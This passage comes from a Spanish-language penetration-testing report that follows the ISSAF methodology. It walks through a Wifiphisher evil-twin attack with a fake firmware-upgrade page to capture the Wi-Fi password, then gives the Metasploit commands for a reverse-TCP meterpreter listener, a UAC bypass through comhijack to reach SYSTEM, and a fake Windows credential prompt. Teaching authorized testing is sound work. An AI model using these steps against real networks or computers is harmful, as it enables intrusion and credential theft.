


Figura. 48. Fase 2 – Metodología de Pruebas de Penetración (ISSAF) - Penetración.
Adaptado de ISSAF, 2008, p. 147

Acceso a la Red Inalámbrica – Irrupción Controlada

Wifiphisher permite realizar pruebas de penetración a través de ataques a la red inalámbrica, este proceso utiliza el phishing web (suplantación de páginas web reales), la aplicación de ingeniería social permite que el usuario ingrese sus credenciales. Es una herramienta de código abierto y considerada para realizar pruebas de seguridad en entornos de redes inalámbricas.

Probar la herramienta

Wifiphisher conlleva la utilización de dos antenas que funcionaran como:

- Un punto de acceso falso (TP-LINK).
- La otra se utiliza para des autenticar a los usuarios que se encuentren en el punto de acceso real (Alfa Network).

Como se aprecia en la Figura 49, estas dos antenas son conectadas directamente al computador de *pentest* que utiliza la máquina virtual Kali Linux, esta herramienta debe ser descargada de forma manual desde el repositorio de GitHub y configurarla a través de línea de comandos.

Figura 49. Tarjetas de red.

Al inicializar la herramienta de wifiphisher ésta comienza a identificar los puntos de acceso más próximos, identifica nombres, direcciones MAC, tipo de seguridad utilizado y el número de clientes que actualmente están conectados. En esta ocasión la red que será analizada es **Oficina** “2do Piso” como se muestra en la Figura 48.




Figura 50. Prueba de la herramienta de Wifiphisher.

Utilizar la herramienta

La Figura 51 muestra 2 opciones las cuales permiten escoger el tipo de phishing que se desea utilizar en este caso se ha optado por crear una página web de actualización falsa (*Firmware Upgrade Page*).




Figura 51. Selección de la Prueba de Penetración.

Seguidamente se analiza la conexión de aquellos clientes que fueron des autenticados del punto de acceso real y los agrega al nuevo punto de acceso falso como se muestra en la Figura 52. Esta pantalla recopila información que envían los dispositivos víctimas hacia el punto de acceso falso, se utilizaron dispositivos móviles para esta prueba.




Figura 52. Área informativa, visualización de víctimas y apropiación de información.

Resultados

Como se indica en la Figura 53, una vez que los dispositivos móviles se conectan a la red inalámbrica del punto de acceso falso aparece un sitio web con phishing el cual solicita ingresar nuevamente la contraseña del punto de acceso. Al realizar dicho proceso aparece una supuesta pantalla de cargar.




Figura 53. Capturas de Pantalla tomadas de los Smartphones víctimas.

Al ingresar la contraseña del punto de acceso por parte de la víctima, el atacante obtiene las credenciales y por lo tanto ya puede tener acceso a la red de la empresa a través de la red inalámbrica.




Figura 54. Captura de credenciales desde la herramienta de wifiphisher.

3.3.2.1.2.5 Proceso 5: ISSAF - Obtener y Escalar Privilegios




Figura. 55. Fase 2 – Metodología de Pruebas de Penetración (ISSAF) – Obtener y Escalar Privilegios.
Adaptado de ISSAF, 2008, p. 147

Ganar Acceso

Esta etapa continua cuando el hacker ha corrompido un archivo ejecutable del computador de un empleado y al ejecutarlo ocurre lo siguiente.




Figura 56. Ejecución de archivo infectado.

Se crea una conexión de TCP inversa a través de un ejecutable .exe que ha sido generado a través de metasploit. Como se muestra en la Figura 54, se debe configurar primero el puerto de escucha con la finalidad de capturar la sesión del usuario en el computador infectado.

1. Se llama primero al manejador de carga genérico (use multi/handler).
2. Se carga la herramienta en este caso una conexión TCP inversa. (set payload Windows/meterpreter/reverse_tcp).
3. Setea el host atacante para este caso es la dirección IP (set LHOST 192.168.100.11).
4. Setea el puerto de escucha. (set LPORT 4444).

5. Finalmente ejecutarlo (run).




Figura 57. Configuración de puerto de escucha para el atacante.

Se ha configurado el puerto de escucha y está listo para capturar sesiones.

Escalar Privilegios

Una vez capturada la sesión se abre una nueva consola de meterpreter la cual a través de comandos obtiene el nombre de la máquina, es el comando (**getuid**), representada en la Figura 55.

Cabe recalcar que ciertos comandos no funcionan por ahora, como se muestra en la Figura 54 y 55, debido a que el archivo fue ejecutado por un usuario con bajos privilegios. El funcionamiento de ciertos comandos son inválidos para ello se procede a escalar entre privilegios hasta obtener los mismos que un administrador.




Figura 58. Meterpreter en Escucha y capturado una sesión.

En la Figura 58, se utiliza el comando (*background*) para cambiar de sesión sin cerrar la conexión que actualmente mantiene el atacante con la víctima.

1. Se utiliza un módulo de vulnerabilidad conocido como Comhijack, el cual permite omitir el control de acceso del usuario, utilizando el comando (Windows/local/bypassuac_comhijack) y seteandolo para que pase a otra sesión (set SESSION 2).
2. De igual forma se trabaja con una conexión TCP inversa aplicando el comando (set payload Windows/x64/meterpreter/reverse_tcp).
3. Setear el host atacante para este caso es la dirección IP (set LHOST 192.168.100.11).
4. Setear el puerto de escucha. (set LPORT 4444).
5. Finalmente ejecutarlo (run).




Figura 59. Escalando privilegios.

Al utilizar el comando (sysinfo) como se muestra en la Figura 57, se puede observar el nombre de usuario que actualmente utiliza el atacante, al utilizar el comando (getuid) indica que se ha escalado y ahora el nuevo privilegio obtenido es NT AUTHORITY (Privilegio - SUPER ADMINISTRADOR).




Figura 60. Privilegios obtenidos a partir de la herramienta comhijack.

En la Figura 61, se observa que se puede utilizar el Shell de Windows o CMD ejecutándose a través de SYSTEM32 o privilegios de administrador por lo que se tiene actualmente acceso total al computador.




Figura 61. Acceso al CMD de Windows con privilegios de administrador.

3.3.2.1.2.6 Proceso 6: ISSAF - Enumerar Accesos




Figura. 62. Fase 2 – Metodología de Pruebas de Penetración (ISSAF) – Enumerar Accesos.

Adaptado de ISSAF, 2008, p. 147

Obtener Contraseñas

La persistencia ayuda al atacante a obtener nuevamente acceso a la máquina víctima, para ello se tratará de obtener las credenciales de usuario a través del phishing el cual muestra una ventana amigable que permite generar la confianza del usuario víctima. Para realizar este proceso es necesario tener una sesión activa.

1. Se utiliza un nuevo módulo a través del comando (windows/gather/phish_windows_credentials).
2. Ejecutarlo a través de exploit.




Figura 63. Phishing credenciales de Windows.

Si la herramienta se ejecutó de forma correcta, en el computador víctima solicitará nuevamente ingresar sus credenciales con las que inicia sesión en Windows.

